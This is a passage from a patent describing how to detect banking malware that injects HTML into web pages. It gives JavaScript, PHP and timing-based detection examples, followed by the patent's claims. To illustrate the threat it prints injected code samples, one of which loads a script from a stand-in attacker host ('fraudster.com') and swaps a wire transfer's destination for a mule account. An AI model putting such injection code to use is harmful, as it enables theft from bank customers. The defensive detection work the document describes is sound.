TYPE = PASSWORD><br>")! = 1)
{
//malware detected - do something
}
</SCRIPT>
. . .
```

-continued

```
</BODY>
</HTML>
```

The Javascript snippet searches the page content for the modification introduced by the malware, and can take appropriate actions (e.g. inform the participating site, alert the user, or modify the page to block the transaction) if found.

Example 3

In this example, the malware's HTML injection component (i.e., the component is "installed" on the user terminal) adds a parameter to a "commit wire transfer" HTML form. The HTML form, when submitted to remote server **11**, contains this extra parameter, which signals to the malware's HTTP interception component that some action needs to be taken with this HTTP request.

For example, the original web page may contain the following HTML code:

```
<form id="form1" method="POST" action="txn.php">
<input type="text" name="amount">
<input type="text" name="to_account">
<input type="submit" name="commit" value="Commit transaction">
</form>
```

When a malware (that was already installed in user terminal **12**) detects such code lines, which represent a "commit wire transfer" HTML form, in an incoming HTML web page, it silently injects its own HTML code into it. For example, the malicious code can be similar to the following code which contains the parameter "op":

<input type="hidden" name="op" value="1">

As a result, the original HTML form is being modified, and after it was injected with the aforementioned malicious code, it may now looks like the following:

```
<form id="form1" method="POST" action="txn.php">
<input type="text" name="amount">
<input type="text" name="to_account">
<input type="submit" name="commit" value="Commit transaction">
<input type = "hidden" name = "op" value = "1">
</form>
```

The results of the added malicious code can be seen by the extra HTML line: <input type="hidden" name="op" value="1">.

According to an embodiment of the present invention, in order to detect such malware, the malware scanning engine operates as follows: it embeds, the HTML form as displayed in the user terminal **12**, into a web page served to the user terminal **12**. The served web page automatically submits the HTML form, for example, by using the following JavaScript code (i.e., HTTP/HTTPS request):

document.getElementById("form1").submit( );

At the remote server **11**, the malware scanning engine of the present invention checks whether the submitted HTML form contains extra parameter(s), such as whether the HTML form contains the pre-defined extra parameter "op". If such parameter is found in the HTTP/HTTPS request, then the malware scanning engine determines that a malware exists on the user terminal **12** from which the HTML form was submitted.

The following is an example for a PHP code (on the remote server **11** side) that implements the relevant parts of txn.php:

```
<?php
if (isset($_REQUEST['op']))
{
   // malware is found, do some processing
}
else
{
   // malware not found, do some processing
}
?>
```

Of course, detection can also take place in client-side (i.e., in the user terminal **12**), or in a combination of client-side and remote server-side.

Example 4

Detecting Malware Via Timing

Some malware families inject HTML that fetches data from their Command & Control servers in real time. An example for such data is "mule account" information, i.e. the details of the receiving account for a fraudulent transaction (this is customarily known as a "mule account" since the account typically belongs to an unsuspecting accomplice who immediately wires the money out to the actual fraudster).

Using the above example, an injected HTML that fetches a mule account in real time can appear as the following, usually, right after the original form of the HTML code:

```
<script src="http://fraudster.com/get_mule.php"></script>
<script>
document.getElementById("form1").to_account.value=mule;
</script>
```

In this example, the "mule" variable is populated in runtime by the JavaScript downloaded from the address:

http://fraudster.com/get_mule.php

In order to detect such injection, the system of the present invention needs to embed the above form in a web page, and to measure the time it takes the browser to render the form (and the possible injection). For example, this can be done as following:

```
<script>var t1=(new Date( )).getTime( );</script>
. . . The original form is to be embedded here ...
<script>
var t2=(new Date( )).getTime( );
var t_diff=t2−t1;
// if diff is high, then it's likely that malware injected the
// above HTML
</script>
```

If the variable t_diff is relatively small, it means that the HTML was probably not injected into the original HTML code. If the variable t_diff is relatively large, it means that the browser loaded the JavaScript from the malicious Command & Control server, which is typically "remote" in network terms (can be hundreds of milliseconds in round-trip). Time measurement needs to be in milliseconds, which is available in JavaScript by using the Date object's getTimeQ method. In lab experiments, t_diff was relatively small when no injection was performed (i.e., numbers in range of 0-30 milliseconds), whereas with injection, hundreds of milliseconds were observed.

As will be appreciated by the skilled person the invention is suitable to detect malware regardless of the actual modifying agent injected into the HTML code by the malware, since it bases its detection on the finding that a difference exists between the HTML page or form served to the user's browser, and the one originating from the remote location to which the malware found on the user's computer has no access.

The present invention provides malware detection tools which protect users from being exploited while browsing the web. As described hereinabove, the system and the method used by the present invention are capable of remotely detecting behavior associated with malware.

While some embodiments of the invention have been described by way of illustration, it will be apparent that the invention can be carried into practice with many modifications, variations and adaptations, and with the use of numerous equivalents or alternative solutions that are within the scope of persons skilled in the art, without departing from the spirit of the invention or exceeding the scope of the claims.

The invention claimed is:

1. A method for detecting if a user's terminal having a browser is infected by web page-modifying malware, comprising the steps of:

a) providing a web server which hosts a plurality of original and uninfected web pages having a functional code being suitable to trigger said malware, and wherein said functional code is also configured to provide information to a malware scanning engine;

b) serving to said browser, by said web server, at least one of said original web pages hosted by said web server and having said functional code for triggering said malware;

c) following said browser displaying said at least one of said original webpages received from said web server, triggering, by said functional code, said malware to perform web page modification on said at least one of said original webpages to create a modified web page;

d) sending said modified web page displayed by said browser to a remote server comprising said malware scanning engine;

e) determining whether a modification exists in said at least one of said original webpages received by said browser from said web server, by detecting with said malware scanning engine a presence of changes in at least portions of said at least one of said original webpages received by said browser from said web server and after being displayed by said browser; and

f) if a modification is found in said at least one of said original webpages received by said browser from said web server, determining that said malware is present in said user's terminal.

2. A method according to claim **1**, further comprising, responsive to determining that said malware is present in said user's terminal, generating one or more preventing tasks.

3. A method according to claim **1**, wherein said determining whether a modification exists comprises checking whether a submitted HTML form includes added form field parameters, and, comparing said added form field parameters with pre-determined malware parameters.

4. A method according to claim **3**, further comprising parsing the submitted HTML form to identify known malware behavior or a known malware indicator.

5. A method according to claim **4**, wherein the parsing comprising identifying one or more parameters as malware-related parameters.

6. A system for detecting if a user's terminal having a browser is infected by web page-modifying malware comprising:

a web server hosting a plurality of original and uninfected web pages having a functional code being suitable to trigger said malware, and wherein said functional code is also configured to provide information to a malware scanning engine and a logic means;

following said browser displaying at least one of said original webpages received from said web server, triggering, by said functional code, said malware to perform web page modification on said at least one of said original webpages to create a modified web page; and

sending said modified web page displayed by said browser to a remote server comprising said malware scanning engine and logic means, said malware scanning engine and logic means configured to

determine whether a modification exists in said at least one of said original webpages received by said browser from said web server, by detecting a presence of changes in portions of said at least one of said original webpages after being received by said browser from said web server and after being displayed by said browser, and

if a modification is found in said at least one of said original webpages received by said browser from said web server, determine that said malware is present in said user's terminal;

wherein said malware scanning engine and said logic means are implemented as software embedded in a hardware.

7. A system according to claim **6**, further comprising, software for generating one or more alerting or preventing tasks, responsive to determining that malware is present in said user's terminal.

8. A system according to claim **6**, in which the logic means comprises means for checking whether a submitted HTML form includes added form field parameters, and means for comparing said added form field parameters with pre-determined malware parameters.

9. A system according to claim **8**, further comprising software for parsing the submitted HTML form to identify known malware behavior or a known malware indicator.

10. A system according to claim **9**, wherein the parsing software comprises software for identifying one or more parameters as malware-related parameters.

11. A system according to claim **6**, wherein the plurality of original and uninfected web pages hosted by the web server includes a URL containing strings that triggers the malware to inject a malicious code into said at least one of said original webpages.

12. A system according to claim **6**, wherein the functional code contains strings that triggers the malware to inject a malicious code into said at least one of said original webpages.

* * * * *